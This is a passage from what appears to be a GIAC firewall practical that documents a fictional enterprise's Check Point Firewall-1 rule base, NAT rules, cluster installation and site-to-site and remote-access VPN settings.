 Rule #19 Allow 'Fortune Ordering' application data to be written to Oracle Database.

TIER-3						
20	S-NewZealand	S-Egypt	TCP tcp-5031 TCP tcp-5040	accept	Log	GextFW
21	* Any	S-Egypt	UDP RADIUS	accept	Log	GextFW
22	Net_181.75.2.0 Net_181.75.3.0 Net_181.75.4.0 Net_181.76.0.0 Net_181.77.0.0 Net_175.16.100.1	S-Zimbabwe	UDP syslog	accept	- None	GextFW

- Rule #20 Allow Web Server to enrol and authenticate Customers and Partners.  
 Rule #21 Authentication, Authorisation and Accounting for GIAC Employees.  
 Rule #22 Allow centralisation of service host logging.

BACKUP						
23	S-Canada	Net_181.75.2.0 Net_181.75.3.0 Net_181.76.0.0 Net_181.77.0.0 Net_175.16.100.0	TCP tcp-26214 TCP tcp-26470 TCP tcp-26215	accept	Log	GextFW

Rule #23 Allow backing up of service hosts with Veritas.

GIAC INTERNAL						
24	S-Brazil	Net_181.77.0.0	TCP http TCP ftp TCP https	accept	- None	GextFW
25	S-Greece S-USA	S-USA S-Greece	smtp	accept	Log	GextFW
26	G_GIAC_Admin@	GmgmtTS1	TCP telnet	Client Auth	Log	GextFW
27	S-France	Net_181.75.2.0 Net_181.75.3.0 Net_181.75.4.0 Net_181.76.0.0 Net_181.77.0.0 Net_175.16.100.0	TCP ssh	accept	Log	GextFW

Rule #24 Allow Squid proxy access to the Internet.  
 Rule #25 Allow mail relay traffic between Tumbleweed and Exchange Servers.  
 Rule #26 Allow authenticated telnet using RADIUS to Terminal Server for Admin group.  
 Rule #27 Allow secure shell from portal to GIAC networks.

FIREWALL-1 MANAGEMENT						
28	Net_181.77.0.0	GextFW-HA	FW1_clntauth	accept	Log	GextFW
29	Croatia	Any	Firewall-1	accept	Log	GextFW
30	GextFW-HA	Croatia	TCP FW1_log TCP CPD_amon TCP FW1_ica_service	accept	- None	GextFW
31	G_Firewall_Admi	Croatia	TCP CPMI	accept	Log	GextFW

Rule #28 Allow GIAC Employees to authenticate themselves to the firewall on ports 259 and 900.  
 Rule #29 Allow Firewall-1 to communicate between the management station and the firewall cluster i.e. push new rules.  
 Rule #30 Allow firewall cluster to send SIC, logging, and active monitoring information to the management station.  
 Rule #31 Allow GIAC Admin workstations to the management station with their SMART Client.

CLEANUP						
32	* Any	* Any	NBT	drop	- None	GextFW
33	* Any	* Any	* Any	drop	Log	GextFW

Rule #32 Drop broadcast traffic that fill up the logs.

Rule #33 Deny access with logging enabled.

### NETWORK ADDRESS TRANSLATION


NO.	ORIGINAL PACKET			TRANSLATED PACKET		
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE
1	S-France	* Any	* Any	GextFW-HA	= Original	= Original
2	S-Brazil	* Any	* Any	GextFW-HA	= Original	= Original

Rule #1 Hide NAT of the time server so that it can route through the Internet (Will also hide the real IP address when using SSH to the different tiers).

Rule #2 Hide NAT of the Squid proxy so it too can route through the Internet.

### INSTALLING

Install the rule-base with only one of the cluster members connected and again both connected. The active machine will block the other's IP address until failover. Check your status and it should be like below. **NOTE:** Do not forget to disable IP forwarding and enable the default filter on the enforcement module by running `control_bootsec -g`.






## VPN(s)

### Site-to-Site Encryption


GIAC Enterprises have set this up for all their Supplier connections when sending or receiving email. Gateway to Gateway encryption has been implemented to protect this traffic in transit. Rules six and seven in the rule-base are defined for this purpose. Customers have their communicated encrypted over SSL so do not require a VPN. GIAC have settled on a standard for these connections. 3DES encryption has been chosen where AES is not possible. The connections are to use Diffie-Hellman Group 2 (1024 bit) with Secure Header Authentication (SHA1). Default values for the IKE Security Association (phase 1) and IPSEC Association (phase 2) are twenty-four hours and one hour respectively. A pre-shared secret of at least 16 characters is to be negotiated with over the phone with the interested party.

#### PHASE 1


To define these values, for phase 1 right-click on our firewall cluster and then select VPN.




Selecting Traditional Mode will take us to IKE (Internet Key Exchange) properties.




Select 3DES, AES-256, SHA1, pre-Shared Secret and also select Exportable for SecuRemote/Secure Client. Now click Advanced.



These are the values by default so we won't need to change anything here. Click OK to save and this is our phase 1 set-up complete. Now to create a VPN with our supplier, we will need the external routable IP address of their VPN device. Then we create an object for this device by right-clicking on Check Point and selecting Externally Managed Gateway. Enter the details and select VPN-1 Pro.



Select the VPN, click traditional mode and then enter the values set down earlier. Select pre-Shared secret and set a 16 character password.




Click the Set button then OK to save.




## PHASE 2

This is defined by the encrypt rule in our rule-base (Rule #7). If we right click on Encrypt, then edit properties.



Click Edit.




The option is open to set all allowed peer gateway like above, but as more virtual tunnels are created this will mean additional rules. Leaving this as ANY will save you administration overhead. Click OK to save. Last we need to have a rule in place that will allow our gateways to negotiate the IKE parameters and create the tunnel. We have done this using Rule 6 and Rule 8. Now if we were to send some email to the supplier we have just created, the virtual private network will be created.


## Client-to-Site Encryption

### PHASE 1 & PHASE 2


GIAC mobile workers will connect remotely using Secure Client NG from Check Point. Secure Client differs from SecuRemote because the user is forced to login to a policy server to connect. The policy server pushes down desktop security to the user controlling their access and preventing inbound traffic (Session Hijack) and unwanted outbound traffic (i.e. Trojan). Authentication for GIAC users is found in the properties of the firewall cluster (GextFW-HA). **NOTE:** A RADIUS Server needs to be defined in order to select this option. This is also the location to enable a NAT pool for our Secure Client users. Under the NAT properties for the cluster members we have set our pool (181.75.5.0/24). IKE settings are defined under Remote Access in the Global Properties.



Make sure encrypt DNS traffic is selected as this will allow GIAC remote employees to resolve internal name resolution. **NOTE:** You will need to define a SecuRemote DNS Server for this to work. Select VPN Basic and enable support for IKE over TCP and IP compression. Hybrid Mode should be default.

